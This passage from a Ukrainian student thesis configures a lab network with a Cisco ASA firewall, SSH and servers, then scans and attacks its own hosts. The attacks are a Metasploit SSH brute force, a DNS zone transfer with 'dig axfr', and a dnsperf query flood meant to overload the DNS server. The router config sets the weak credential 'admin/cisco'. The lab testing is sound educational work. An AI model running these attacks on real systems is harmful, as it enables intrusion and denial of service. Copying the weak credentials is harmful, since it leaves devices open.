ciscoasa(config)# access-list inside_access_dmz extended permit icmp any any
WARNING: <inside_access_dmz> found duplicate element
ciscoasa(config)# access-group inside_access_dmz in interface inside
ciscoasa(config)# access-list dmz_access_inside extended permit tcp any any eq$
ciscoasa(config)# access-list dmz_access_inside extended permit tcp any any eq$
ciscoasa(config)# access-list dmz_access_inside extended permit tcp any any eq$
ciscoasa(config)# access-list dmz_access_inside extended permit tcp any any eq$
ciscoasa(config)# access-list dmz_access_inside extended permit udp any any eq$
ciscoasa(config)# access-list dmz_access_inside extended permit tcp any any eq$
ciscoasa(config)# access-list dmz_access_inside extended permit icmp any any
WARNING: <dmz_access_inside> found duplicate element
ciscoasa(config)# access-group dmz_access_inside in interface dmz
ciscoasa(config)#

```

Рисунки 2.16-19 – Налаштування параметрів безпеки на ASA

У результаті проведених налаштувань було виправлено роботу ісмп на пристрої та налаштовано правила взаємодії пристроїв з різних зон. Враховуючи які сервери та служби працюють у мережі було дозволено трафік: http, https, ftp, ftp-data, smtp, ісмп та dns між зонами INSIDE та DMZ, ці зони також можуть дістатися зони OUTSIDE але доступ навпаки, ззовні до внутрішніх ресурсів мережі максимально обмежений.

Налаштування можливості віддаленого доступу:

На маршрутизаторах мережі було налаштовано віддалений доступ за протоколом SSH:

```
R1(config)#ip domain-name rublevskyi.net
```

```
R1(config)#username admin privilege 15 secret cisco
```

```
R1(config)#crypto key generate rsa
```

The name for the keys will be: R1.rublevskyi.net

Choose the size of the key modulus in the range of 360 to 2048 for your

General Purpose Keys. Choosing a key modulus greater than 512 may take a few minutes.

How many bits in the modulus [512]: 1024

```
R1(config)#ip ssh version 2
```

```
R1(config)#line vty 0 4
```

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		52

R1(config-line)#transport input ssh

R1(config-line)#login local

Налаштування системи тестування мережевого захисту

У мережі було розгорнуто систему Kali Linux. На ній з потрібних інструментів вже передвстановлені Nmap та Metasploit. А ось сканер Nessus потрібно встановити та активувати:




Рисунок 2.20 – Встановлення та активація продукту




Рисунок 2.21 – Створення користувача з правами адміністратора для входу в сканер

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		53






Рисунок 2.22 – Успішне оновлення основних компонентів та плагінів

2.8 Тестування функціонування мережі та засобів її захисту

Перевірка роботи маршрутизаторів

Для початку перевіряємо роботу DHCP-сервера:



Рисунки 2.23-24 – Адресу успішно отримано на кінцевій точці з усіма параметрами

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				54
Змн.	Арк.	№ докум.	Підпис	Дата		

Далі перевіримо можливість підключення до маршрутизаторів по SSH:

```

R2
R2#ssh -l admin 192.9.16.1

Password:

R1#show run
Building configuration...

Current configuration : 1514 bytes
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!

```

Рисунок 2.25 – Успішне віддалене підключення

Також потрібно перевірити можливість обміну даними між пристроями різних підмереж для оцінки роботи EIGRP:

```

(rublevskiy@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:72:0d:b3 brd ff:ff:ff:ff:ff:ff
    inet 195.9.16.5/28 brd 195.9.16.15 scope global dynamic noprefixroute eth0
        valid_lft 86315sec preferred_lft 86315sec
    inet6 fe80::c162:811:7107:8256/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(rublevskiy@kali)-[~]
$ ping 190.9.16.5
PING 190.9.16.5 (190.9.16.5) 56(84) bytes of data.
64 bytes from 190.9.16.5: icmp_seq=1 ttl=62 time=40.6 ms
64 bytes from 190.9.16.5: icmp_seq=2 ttl=62 time=37.6 ms
64 bytes from 190.9.16.5: icmp_seq=3 ttl=62 time=34.9 ms
^C
--- 190.9.16.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 34.906/37.731/40.638/2.340 ms

```

Рисунок 2.26 – Успішний обмін даними між пристроями

Перевірка роботи серверів

Для початку перевіримо роботу FTP-сервера підключившись до нього. Також завантажимо файл та перевіримо його наявність на виході:

```

(rublevskiy@kali)-[~]
$ ftp 190.9.16.5
Connected to 190.9.16.5.
220 (vsFTPd 2.3.4)
Name (190.9.16.5:rublevskiy): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put password.txt
local: password.txt remote: password.txt
229 Entering Extended Passive Mode (|||36175|).
150 Ok to send data.
100% |*****| 91 135.05 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (34.45 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||38482|).
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 91 Jun 25 04:37 password.txt

```

Рисунок 2.27 – Успішна робота файлового серверу

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		55

Тепер подивимось чи працює DNS-Server resolver:

```
(rublevskiy@kali)-[~]
$ ping r1.rublevskiy.net
PING r1.rublevskiy.net (192.9.16.1) 56(84) bytes of data.
64 bytes from 192.9.16.1: icmp_seq=1 ttl=254 time=52.2 ms
64 bytes from 192.9.16.1: icmp_seq=2 ttl=254 time=19.2 ms
64 bytes from 192.9.16.1: icmp_seq=3 ttl=254 time=17.6 ms
64 bytes from 192.9.16.1: icmp_seq=4 ttl=254 time=16.5 ms
^C
— r1.rublevskiy.net ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 16.467/26.349/52.180/14.944 ms
```

Рисунок 2.28 – Успішна робота DNS-серверу

Далі перевіримо роботу поштового сервера підключившись до нього та спробуємо взаємодіяти з ним:

```
(rublevskiy@kali)-[~]
$ telnet 190.9.16.3 25
Trying 190.9.16.3 ...
Connected to 190.9.16.3.
Escape character is '^]'.
220 *****
HELO test
250 Requested mail action okay, completed
□
```

Рисунок 2.29 – Успішна робота SMTP-серверу

Висновки з другого розділу:

Отже, було спроектовано топологію мережі, створено трирівневу структуру мережі та розроблено таблицю адресації пристроїв. Також було обрано протокол маршрутизації, спроектовано майбутні DHCP, FTP, DNS, SMTP сервери та обрано метод і протокол віддаленого доступу. Далі було сплановано підсистему мережевого захисту яка буде будуватись на основі апаратного фаєрволу Cisco ASA з розділенням мережі на логічні зони та впровадженням контролю трафіку між ними. Потім було спроектовано систему тестування мережевої безпеки. На фінальному етапі було налаштовано роботу всіх пристроїв та служб зі спроектованої мережі та проведено перевірку на працездатність пристроїв мережі після виконаних на них налаштувань.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		56

РОЗДІЛ 3 ВИКОРИСТАННЯ СИСТЕМИ ТЕСТУВАННЯ БЕЗПЕКИ МЕРЕЖІ ДЛЯ СКАНУВАННЯ, ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ТА ЇХ ЕКСПЛУАТАЦІЇ НА ПРИСТРОЯХ МЕРЕЖІ

3.1 Сканування та виявлення вразливостей на пристроях мережі

Спочатку розглянемо кейс з спробою збирання інформації про пристрої ззовні мережі:




Рисунок 3.1 – Підключення системи тестування ззовні мережі

```
(rublevskiy@kali)-[~]
$ nmap -sV 190.9.16.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 04:23 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.15 seconds

(rublevskiy@kali)-[~]
$ nmap -sV 192.9.16.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 04:23 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.15 seconds

(rublevskiy@kali)-[~]
$
```

Рисунок 3.2 – При спробі зв’язку з іншими пристроями запити було відхилено фаєрволом

Далі систему буде під’єднано вже всередині мережі до LAN-C для проведення внутрішнього тестування.




Рисунок 3.3 – Підключення всередині мережі

Почнемо сканування мережевого обладнання за допомогою Nmap:

```
(rublevskiy@kali)-[~]
$ sudo nmap -sV 192.9.16.1-2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 11:43 EEST
Nmap scan report for 192.9.16.1
Host is up (0.056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 192.9.16.2
Host is up (0.023s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 16.33 seconds

(rublevskiy@kali)-[~]
$ sudo nmap -sU 192.9.16.1-2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 11:44 EEST
Nmap scan report for 192.9.16.1
Host is up (0.054s latency).
All 1000 scanned ports on 192.9.16.1 are in ignored states.
Not shown: 1000 closed udp ports (port-unreach)

Nmap scan report for 192.9.16.2
Host is up (0.058s latency).
Not shown: 999 filtered udp ports (port-unreach)
PORT      STATE SERVICE
67/udp    open|filtered dhcpd

Nmap done: 2 IP addresses (2 hosts up) scanned in 15.46 seconds

(rublevskiy@kali)-[~]
$
```

Рисунок 3.4 – Результат сканування маршрутизаторів мережі

Після проведення сканування маршрутизаторів було виявлено відкритий 22/tcp порт який обслуговує службу SSH та 67/udp на другому маршрутизаторі відповідальний за функціонування DHCP-серверу.

```
(rublevskiy@kali)-[~]
$ sudo nmap -sV 190.9.16.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 11:49 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.18 seconds

(rublevskiy@kali)-[~]
$ sudo nmap -sU 190.9.16.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 11:49 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds

(rublevskiy@kali)-[~]
$ sudo nmap -sV 190.9.16.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 11:49 EEST
Nmap scan report for 190.9.16.2
Host is up (0.055s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
20/tcp    filtered ftp-data
21/tcp    filtered ftp
25/tcp    filtered smtp
53/tcp    filtered domain
80/tcp    filtered http
443/tcp   filtered https
3784/tcp   filtered bfd-control

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds
```

Рисунок 3.5 – Результат сканування фаєрволу

При скануванні ASA не було виявлено відкритих портів зі стандартного переліку, а ось при спробі проходження через нього сканер показав перелік портів та пов'язаних з ними служб обміну даними, яких був дозволений налаштуваннями фаєрволу. Порти ж знаходяться у стані filtered.

Далі проведемо сканування наявних у мережі серверів:

```
(rublevskiy@kali)-[~]
$ sudo nmap -sV 190.9.16.3
[sudo] password for rublevskiy:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 12:07 EEST
Nmap scan report for 190.9.16.3
Host is up (0.056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Cisco PIX sanitized smtpd
Service Info: Device: firewall; CPE: cpe:/o:cisco:pix_firewall_software

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds

(rublevskiy@kali)-[~]
$
```

```
(rublevskiy@kali)-[~]
$ sudo nmap -sV 190.9.16.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 12:41 EEST
Nmap scan report for 190.9.16.4
Host is up (0.056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain    Cloudflare public DNS
```

```
(rublevskiy@kali)-[~]
$ sudo nmap -sV 190.9.16.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 12:48 EEST
Nmap scan report for 190.9.16.5
Host is up (0.055s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        vsftpd 2.3.4
```

Рисунки 3.6-8 – Результат сканування серверів мережі

У результаті сканування було знайдено відкриті порти та версії сервісів, які їх використовують. Наявні порти служб усіх серверів, які налаштовані у мережі: FTP, DNS та SMTP.

Також було проведено сканування всієї мережі за допомогою сканера Nessus. У ньому можна було знайти багато відомостей про мережу, версії ОС на пристроях та наявних служб і сервісів. Далі буде приведено приклади різних по ступеню загроз:

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		59

Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲
LOW	3.7		SSH Server CBC Mode Ciphers Enabled	Misc.
LOW	3.7		SSH Weak Key Exchange Algorithms Enabled	Misc.
LOW	2.6 *		SSH Weak MAC Algorithms Enabled	Misc.
INFO			SSH Algorithms and Languages Supported	Misc.
INFO			SSH SHA-1 HMAC Algorithms Enabled	Misc.

Рисунок 3.9 – Знайдені low вразливості

111 / Plugin #33850

[Back to Vulnerabilities](#)

Vulnerabilities 19

CRITICAL Unix Operating System Unsupported Version Detection

Description
 According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

 Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution
 Upgrade to a version of the Unix operating system that is currently supported.

Output

 Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server) .
 Upgrade to Ubuntu 23.04 / LTS 22.04 / LTS 20.04 .

 For more information, see : <https://wiki.ubuntu.com/Releases>

 To see debug logs, please visit individual host

Port ▲	Hosts
N/A	190.9.16.5

Рисунок 3.10 – Знайдена critical вразливість та докладні відомості

3.2 Експлуатація та компрометація вразливих служб та сервісів

SSH:

Спочатку спробуємо дістати доступ до маршрутизаторів методом brute force атаки. Використаємо вбудований в Metasploit допоміжний модуль auxiliary/scanner/ssh/ssh_login [19].

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		60

Як вхідні дані для роботи модулю потрібно увести адресу цілі, файли з логінами та паролями для підбору. До файлів було додано бази даних користувачів з мережі Інтернет.




Рисунок 3.11 – Створений файл з паролями




Рисунок 3.12 – Проведення атаки та успішне отримання даних для входу

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		61

Атака спрацювала і було отримано дані адміністратора, така вразливість є критичною для функціонування мережі адже доступ до маршрутизатора відкриває умовному хакеру широкі можливості по компрометації мережі.

DNS:

При тестуванні безпеки DNS-сервера спочатку перевіримо чи можливо дізнатися які записи присутні на сервері за допомогою Zone transfer attack.

Атака на передачу зони (zone transfer attack) – це тип кібератаки, спрямованої на сервери системи доменних імен (DNS). Вона передбачає, що зловмисник запитує та отримує копію всієї бази даних DNS, також відомої як файл зони, з DNS-сервера. Ця база даних містить список усіх доменних імен та відповідних IP-адрес, зареєстрованих на сервері, а також іншу важливу інформацію, таку як адреси поштових серверів та записи ресурсів [20].

```
(rublevskiy@kali)-[~]
$ dig axfr @190.9.16.4 rublevskiy.net

; <<>> DiG 9.19.19-1-Debian <<>> axfr @190.9.16.4 rublevskiy.net
; (1 server found)
;; global options: +cmd
rublevskiy.net.      10800   IN      SOA     desktop-v3ek10q. nobody.invalid. 2024062402 10800 3600 1209600 3600
rublevskiy.net.      10800   IN      NS      desktop-v3ek10q.
r1.rublevskiy.net.   1209600 IN      A       192.9.16.1
r2.rublevskiy.net.   1209600 IN      A       192.9.16.2
asa.rublevskiy.net.  50400   IN      A       191.9.16.1
rublevskiy.net.      10800   IN      SOA     desktop-v3ek10q. nobody.invalid. 2024062402 10800 3600 1209600 3600
;; Query time: 40 msec
;; SERVER: 190.9.16.4#53(190.9.16.4) (TCP)
;; WHEN: Mon Jun 24 04:50:43 EEST 2024
;; XFR size: 6 records (messages 1, bytes 205)
```

Рисунок 3.13 – Успішне проведення атаки Zone transfer attack

Після отримання даних про внутрішню мережу буде проведена атака DNS Amplification Attack для спроби перезавантажити сервер величезною кількістю запитів.

Суть атаки DNS Amplification полягає в тому, що зловмисник надсилає (звичай короткий) запит вразливому DNS-серверу, який відповідає на запит значно більшим за розміром пакетом через те що бере дані у ще одного сервера. Вона можлива при неправильних налаштуваннях безпеки рекурсивних запитів сервера, та нестійкості його до DOS атак.

Далі продемонстровано атаку:

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		62

З початку було створено файл з запитамися які будуть надсилатись у великій кількості:

```

rublevskyi@kali: ~
File Actions Edit View Help
GNU nano 7.2 dnsamp.txt
rublevskyi.net ANY
rublevskyi.net AAAA
rublevskyi.net MX
rublevskyi.net A

```

Рисунок 3.14 – Створення файлу з запитамися які будуть надсилатися

Наступним етапом йде налаштування параметрів атаки, d – файл з запитамися, l – тривалість атаки, q – кількість запитів, -c кількість клієнтів, T – кількість потоків

```

(rublevskyi@kali)-[~]
$ dnsperf -s 190.9.16.4 -d dnsamp.txt -l 60 -q 1000000 -c 1000 -T 56
DNS Performance Testing Tool
Version 2.14.0

```

Рисунок 3.15 – Налаштування параметрів атаки та запуск

```

Timeout] Query timed out: msg id 10057
Timeout] Query timed out: msg id 10058
Timeout] Query timed out: msg id 10059
Timeout] Query timed out: msg id 10060
Timeout] Query timed out: msg id 10061
Timeout] Query timed out: msg id 10062
Timeout] Query timed out: msg id 10063
Timeout] Query timed out: msg id 10064
Timeout] Query timed out: msg id 10065
Timeout] Query timed out: msg id 10066
Timeout] Query timed out: msg id 10067
Timeout] Query timed out: msg id 10068
Timeout] Query timed out: msg id 10069
Timeout] Query timed out: msg id 10070
Timeout] Query timed out: msg id 10071
Timeout] Query timed out: msg id 10072
Timeout] Query timed out: msg id 10073
Timeout] Query timed out: msg id 10074
Timeout] Query timed out: msg id 10075
Timeout] Query timed out: msg id 10076
Timeout] Query timed out: msg id 10077
Timeout] Query timed out: msg id 10078

```

Рисунок 3.16 – Процес атаки (надсилання масових запитів)

